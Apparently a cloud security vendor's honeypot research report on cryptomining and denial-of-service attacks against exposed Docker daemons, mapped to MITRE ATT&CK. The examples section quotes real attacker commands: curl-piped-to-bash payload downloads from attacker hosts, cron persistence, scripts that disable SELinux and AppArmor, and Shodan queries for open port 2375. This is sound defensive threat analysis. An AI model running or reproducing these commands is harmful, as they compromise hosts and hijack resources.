


The most commonly used techniques were for defense evasion, command and control, and discovery

The most commonly used techniques were for defense evasion, command and control, and discovery. These findings align with other findings of our research since they usually reflect persistent and sophisticated attacks. As described in the impact analysis below, the most common goal of the attackers was resource hijacking, and more specifically cryptocurrency mining. To better exploit the host and avoid detection, the attack should take into consideration the characteristics of the host machine. Therefore, it is not surprising that the Discovery category is among the most used techniques. Furthermore, some of the attacks were designed to be stealthy with each image employing several defense evasion techniques, such as disabling security tools, utilizing anti-debugging techniques, etc.

Last but not least, in some of the attacks the adversaries used benign images. Once running, the container was designed to download from malicious elements from an external remote source.

These processes involved communication with remote sources, usually the C2 servers that the adversaries used. Consequently, the 3rd most commonly used category was command and control techniques. As mentioned above, we separated the Impact category from the analysis above. We analyzed the Impact both based on the attack volume (16,371 attacks) as well as on the different images (38 types).



95% of the images were designed to hijack resources (cryptomining), and 5% to launch a Network Denial-of-Service Attack.

As can be seen in the figure above, 95% of the images were designed to hijack resources (mine cryptocurrency), and 5% to launch a Network Denial-of-Service Attack. This figure is based on the distinct number of images (38). We also analyzed the distribution of impact based on the number of attacks (~16K) and found that ~99.99% of the attacks are trying to hijack resources using a cryptocurrency miner.

This means that although there's a variety of images attacking cloud native environments, the majority of attacks aim to perform cryptocurrency mining. We speculate that Denial of Service attacks (DoS) are less common since they are really easy to come by in the wild, one can easily find DoS as a Service or obtain a powerful tool to launch a significant attack.

At the beginning of this paper, we offered a classification for the images reported here. Another interesting comparison that we made is between these classifications and the average number of MITRE techniques.


Image Classification	MITRE Techniques (Average)
Vanilla	10.5
Concealed XMR	2.8
Explicit XMR	1.6
Explicit DoS	0.4

From that comparison, we learned that the images that try to hide their malicious nature (Vanilla and Concealed XMR) used more techniques. While explicit XMR and DoS images were straightforward.

Examples of the Usage of MITRE Techniques

Execution – Scripting

The image alpine:latest, which was used to attack the honeypots, dropped (i.e., downloaded) some scripts during runtime. Using these techniques, the adversaries can bypass some security tools that do not perform dynamic analysis of the image. In this example, the adversary used a script that was designed by others, probably traded on the dark web. The script is designed to download the payload and send a ping to a web service that will reveal and keep a record of the targeted host's IP address.




```
#!/bin/bash
#shell popper
#                                                                     $$\    $$$$$$\
#                                                                   $$$$ |  $$  __$$\
# $$$$$$\   $$$$$$\   $$$$$$$\  $$$$$$\   $$$$$$$\        $$\   $$\ \_$$ |  \__/  $$ |
#$$  __$$\ $$  __$$\ $$  _____|$$  __$$\ $$  _____|       \$$\ $$  |  $$ |   $$$$$$$ |
#$$ /  $$ |$$ /  $$ |\$$$$$$\  $$$$$$$$ |$$ /              \$$$$  /   $$ |  $$  ____/
#$$ |  $$ |$$ |  $$ | \____$$\ $$   ____|$$ |              $$  $$<    $$ |  $$ |
#\$$$$$$  |$$$$$$$  |$$$$$$$  |\$$$$$$$\ \$$$$$$$\        $$  /\$$\ $$$$$$\ $$$$$$$$\
# \______/ $$  ____/ \_______/  \_______| \_______|$$$$$$\\__/  \__|\______|\________|
#          $$ | pwning to pwn                      \______|
#          $$ | if this script helped you make some $$ mining monero, throw a little my way?
#          \__| Monero: 47TmDBB14HuY7xw55RqU27EfYyzfQGp6qKmfg6f445eihemFMn3xPhs8e1qM726pVj6XK
#
#
#eyyy we gotz da shellz

successgo(){
sudo curl -A goteeeem/1.4 -sL http://xanthe.anondns.net:8080/files/xanthe | sudo bash -s
curl -A shell-success/1.4 -sLo /dev/null https://iplogger.org/1Qnbe7
date +"%r";
}
```

Running a legitimate 'alpine: latest' with a malicious pop shell script

Execution - Local Job Scheduling

In some of the attacks, the adversaries used local job scheduling to run commands or scripts. These commands are executed at periodic intervals in the background without user interaction. This increases the persistence of the attack.




```
/bin/sh -c curl --retry 3 -m 60 -o /tmp2672ab/tmp/tmpfileedec415310a87bf92ff5283a242e86fcd
"http://ce49e458.ngrok.io/f/serve?l=d&r=edec415310a87bf92ff5283a242e86fc";
echo "* * * * * root sh /tmp/tmpfileedec415310a87bf92ff5283a242e86fcd" >/tmp2672ab/etc/crontab;
echo "* * * * * root sh /tmp/tmpfileedec415310a87bf92ff5283a242e86fcd" >/tmp2672ab/etc/cron.d/1m;
chroot /tmp2672ab sh -c "cron || crond"
```

byrnedo/alpine-curl is using a cron job in order to increase the persistence of the attack

Defense Evasion - Disabling security tools

The image alpine:latest, which was used to attack the honeypot, dropped some scripts during runtime. Some of the functions were designed to detect and disable security tools such as SELinux and AppArmor.




```
finaltouches() {
  echo "finaltouches started"
  setenforce 0
  echo SELINUX=disabled >/etc/selinux/config
  systemctl stop apparmor
  systemctl disable apparmor
  service apparmor stop
  service apparmor teardown
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  update-rc.d -f apparmor remove
  ps aux | grep -v grep | grep 'aegis' | awk '{print $2}' | xargs -I % kill -9 %
  ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs -I % kill -9 %
  rm -rf /usr/local/aegis
  echo "finaltouches finished"
}
```

attackers are disabling security tools

Discovery - Network service scanning

Adversaries may attempt to get a listing of services running on remote hosts, including those that are vulnerable to remote software exploitation.
Methods to acquire this information include port scans and vulnerability scans using tools that are brought onto a system. We identified the use of **masscan** and **zgrab** during runtime.




```
chattr -iua /usr/bin/zgrab;
curl -L -o /usr/bin/zgrab $zgrabz1${zgrabzar1[$RANDOM %
chmod +x /usr/bin/zgrab;
fi
which masscan >/dev/null
if [ $? -eq 0 ]
then
echo ""
else
yum install -y masscan || apt-get install masscan -y
chmod +x /var/run/*
fi
```

Network scanning tools are used in order to scan external and internal networks.

Network Service Scanning

A Shodan search engine query was detected during runtime. ICMP traffic was detected during runtime. The adversary used SSH and Tor services, exploiting the infected machine to search for unprotected Docker daemons using Shodan.



```
https://www.shodan.io/search?query=port:2375+country:"SG"
https://www.shodan.io/search?query=port:2375+country:"SG"+sh
https://www.shodan.io/search?query=port:2375+country:"JP"+sh
https://www.shodan.io/search?query=port:2375+country:"JP"
https://www.shodan.io/search?query=port:2375+country:"CN"+sh
https://www.shodan.io/search?query=port:2375+country:"CN"
https://www.shodan.io/search?query=port:2375+apache
https://www.shodan.io/search?query=port:2375+xmr
https://www.shodan.io/search?query=port:2375+xmrig+country:"US"
https://www.shodan.io/search?query=port:2375+xmrig+country:"CN"
https://www.shodan.io/search?query=port:2375+xmrig+org:"Aliyun+Computing+Co."
https://www.shodan.io/search?query=port:2375+xmrig
https://www.shodan.io/search?query=port:2375+python
https://www.shodan.io/search?query=port:2375+php
https://www.shodan.io/search?query=port:2375+debian
https://www.shodan.io/search?query=port:2375+nginx
https://www.shodan.io/search?query=port:2375+org:"Hangzhou+Alibaba+Advertising+Co.%2CLtd."
https://www.shodan.io/search?query=port:2375+org:"AWS+Asia+Pacific+%28Seoul%29+Region"
https://www.shodan.io/search?query=port:2375+org:"Amazon+Data+Services+Ireland+Limited"
https://www.shodan.io/search?query=port:2375+org:"Hangzhou+Alibaba+Advertising+Co.%2CLtd."
https://www.shodan.io/search?query=port:2375+version:"1.13.1"
https://www.shodan.io/search?query=port:2375+java
https://www.shodan.io/search?query=port:2375+sh
https://www.shodan.io/search?query=port:2375+mysql
https://www.shodan.io/search?query=port:2375+sql
https://www.shodan.io/search?query=port:2375+country:"KR"
```

**A list of Shodan queries used in these attacks.
Shodan search engine is utilized in order to find new vulnerable hosts**

Command & Control Web Services


The adversaries used several stealthy communication techniques to communicate with the compromised host, as can be seen in the table below:

Domain	Description	Exploitation
duckdns[.]org	Duck DNS is a free Dynamic DNS service that allocates a sub-domain to its end-users and allowing them to point DNS to an IP of their choice	An attacker can hide C2 servers behind the Dynamic DNS service
bigbotpein[.]cf	Bigbotpein is a free file hosting service that allows end-users to anonymously upload and download files	An attacker can use this service to download malicious components
Mediafire[.]com	Mediafire is a free file hosting service that allows end-users to anonymously upload and download files	An attacker can use this service to download malicious components
gyazo[.]nl	Gyazo is a free screenshot program that allows the program to take screenshots and upload them to the web, producing a unique URL to the screenshot	An attacker may use this program to track compromised hosts
iplogger[.]org	IP Logger allows end-users to track IP addresses of the visitors on their websites.	An attacker may use this program to track compromised hosts
ix[.]io	ix[.]io is a command-line pastebin, plain and simple. It provides you with the ability to create pastes from the command line	An attacker can use REST API to download malicious components
localhost[.]run	localhost.run exposes a local webserver to the web with a public URL	An attacker can use this service to communicate with C2 servers
ngrok[.]io	Ngrok is a free reverse proxy service that establishes secure tunnels from a public endpoint such as the internet to a locally running network service	An attacker can use this service to hide C2 servers
pastebin[.]com	Pastebin is a free file hosting service that allows end-users to anonymously upload and download files	An attacker can use this service to download malicious components

Cryptocurrency Wallets

Another interesting aspect that we wanted to investigate was the actual monetary gain. This data is highly inaccurate and possibly biased, since Monero is a highly anonymized cryptocurrency. It is built to conceal its wallet addresses, owner, and transactions and thus is considered as untraceable and un-linkable. Having said that, we were able to gather some information about the balance in some of the wallets. Additionally, some of the wallets displayed in-vivo mining activity and prospect gains, so we could report about the money that was already gained by the adversaries and the potential annual gain based on current mining activity.

We believe that this analysis also hides some internal bias. Since Monero can be highly anonymous we suspect that the sums of money of the Explicit XMR images are accurate, while the ones that are linked to "vanilla" and concealed images are partial since the adversaries are more sophisticated and tend to better hide their activity and wallet balance. Mind that at the time of this analysis only several wallets were actively mining cryptocurrency.



Aggregation of detected wallets. Active workers show huge annual XMR potential

Conclusions

Team Nautilus consists of a unique collection of Cybersecurity experts who specialize in cloud native technologies. Our researchers' main goal is to comprehensively understand all aspects of cybersecurity attacks against cloud native environments. A deep understanding of these attack vectors enables Aqua to build new and better prevention, detection, and response solutions. By analyzing the data from a full year of campaigns against our honeypots, we learned a lot about cloud native attacks.

This allowed us to boost our Dynamic Threat Analysis tool with runtime detection techniques, and expose the following elements:

Main Goal of the Attacks

- The most robust finding in our study is that currently, the main motivation of the adversaries who attack cloud native environments is to hijack resources to mine cryptocurrency. Although Bitcoin has better publicity than Monero, the last is preferred by the adversaries. We speculate that they choose Monero since it is considered significantly more anonymous than Bitcoin.
- Having said that, we need to disclose that this research is profoundly biased towards a single initial access point, namely a misconfigured Docker API Daemon. Many more possible impacts do not appear in this paper, such as data exfiltration or data manipulation. Similar research that includes different initial access vectors (such as malicious libraries or 3rd party compromise or supply chain attack) may reach other conclusions.
- As mentioned above, we found that the main goal of the attackers is mining cryptocurrency. But is it a financially rewarding endeavor?
  It seems that it is. Although we consider the balance that we extracted from XMR wallets as partial, it seems that cryptocurrency mining can be highly profitable. With a possible annual profit of almost 8,000 USD from just several wallets, these operations of dozens of wallets can yield a high profit of several hundreds of thousands of dollars.

Weapon of Choice

- On the one hand, attackers used dedicated container images that were designed solely to mine cryptocurrency with an explicit miner name and details. On the other hand, attackers also used benign popular images that run, at the entry point, scripts aimed to download malicious components from an external remote source. The latter attacks used sophisticated techniques to increase the chances that the attack will succeed. For instance, defense evasion techniques to conceal their true purpose, or command and control techniques to hide the C2 infrastructure.
- In several cases, adversaries used cloud native environments to launch a network denial-of-service (DoS) attack. We speculate that the DoS attacks are less common since they are really easy to come by in the wild – one can easily find DoS as a Service or obtain a powerful tool to launch a significant attack. Currently, it is not clear if adversaries will increase the volume and velocity of these kinds of attacks leveraging cloud native environments.

Time Frame and Level of Sophistication

- When we had just created the honeypots in June 2019, we observed isolated short-term attacks, reflecting a low level of sophistication. A few months later, at the beginning of 2020, we observed repeated long-term attacks, reflecting a high level of sophistication.
- Although the number of attackers had not changed over time with an average of ~1.4 attackers per day, the number of times each attacker launched an attack daily grew from ~5.4 attacks per day to ~29 attacks per day. We thought about two possible explanations for this:
  - Throughout the period in which our honeypots were exposed to the world, they lured amateur attackers. This could be the reason we occasionally observed isolated short-term attacks characterized by a low level of sophistication. When our honeypots “reached maturity” and had been exposed for a few months, they drew the attention of professional attackers. It could imply that professional attackers seek to attack hosts that have been compromised for a while and are more likely to yield profit.
  - The entire threat landscape shifted, organized cybercrime is attacking more and more cloud native environments, investing in infrastructure that allows them to find exposed/vulnerable hosts, and investing more in concealing the attacks.

Characteristics of Our Adversaries

It appears that most of the attacks can be divided into 2 main groups of professional and non-professional attackers:

Professional attacks presented the following attributes:

- **Concealed attacks:** attackers used various techniques to hide their attacks. For instance, to avoid detection, the adversaries used a "vanilla" image with a malicious command, or a dedicated malicious image with a legitimate name.
- **High level of sophistication:** attackers used various techniques to execute these attacks. These techniques included legitimate web service providers, various backend solutions, various defense evasion techniques. Some of these attacks launched other attacks to detect new compromised hosts and launch new attacks against them as well.
- **Skilled attackers:** the adversaries mainly used "vanilla" images with malicious scripts, or dedicated images with misleading names (such as MySQL). Both the malicious commands and dedicated images were tailored by the attackers according to their needs. This implies that the attackers are skilled hackers.
- **Persistent attacks:** some of these attacks lasted a few months.
- **Motivated by financial gain:** the attackers tried to hijack resources mainly for cryptocurrency mining.

When looking at the characteristics of non-professional attacks, we uncovered the following traits:

- **Explicit attack:** the attackers did not try to hide the attack; they used explicit miners or denial of service software.
- **Short term attacks:** the attacks last a few hours.
- **Various incentives:** we mostly saw Denial of Service (DoS) and cryptocurrency attacks. While the motivation of the adversaries is quite straightforward when it comes to DoS attacks, it is not as easy when it comes to cryptocurrency mining. A single Monero mining attack can yield just a fraction of a US dollar. Launching a single attack on a target is not very profitable. One could argue that the attackers are launching these attacks mainly for the experience.
- **Script Kiddies:** it seems like the attackers did not write anything new. They simply used pre-made 3rd party images or scripts.

Mapping to MITRE ATT&CK

As part of our analysis, we used the MITRE ATT&CK framework. Most of the TTPs that were used by the attackers appear as a sub-category in one of the 12 categories that MITRE defined. Using these sub-categories, we provide the reader with a description and some examples of each sub-category. Furthermore, MITRE ATT&CK offers a means to detect the threats and mitigate the risks.

Below are 9 of the 12 MITRE categories that appeared in this paper and their relevant sub-categories. Click on the sub-category to access the MITRE website where the relevant detection and mitigation can be found.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Command and Control
Exploit Public-Facing Application	Scripting	Local Job Scheduling	Exploitation for Privilege Escalation	Clear Command History	Bash History	Cloud Service Discovery	Remote Services	Data Encoding
		Systemd Service		Masquerading	Private Keys	Process Discovery		Multi-hop Proxy
		Kernel Modules and Extensions		Obfuscated Files or Information		Remote System Discovery		Remote Services
		Valid Accounts		Execution Guardrails		System Information Discovery		Ingress Tool Transfer
				Virtualization / Sandbox Evasion		System Network Connections Discovery		Web Service
				Disabling Security Tools		Network Service Scanning		Non-Standard Port
				Connection Proxy		System Network Configuration Discovery		

Appendix A: Observed Cloud-Native Attacks


Dedicated Malicious Images with an Explicit Denial of Service Name

Denial of Service Attacks

Four images exploited Aqua's honeypots to launch Denial of Service (DoS) Attacks. These attacks were held in October 2019 and March 2020.

Slowhttptest Denial Of Service Attack

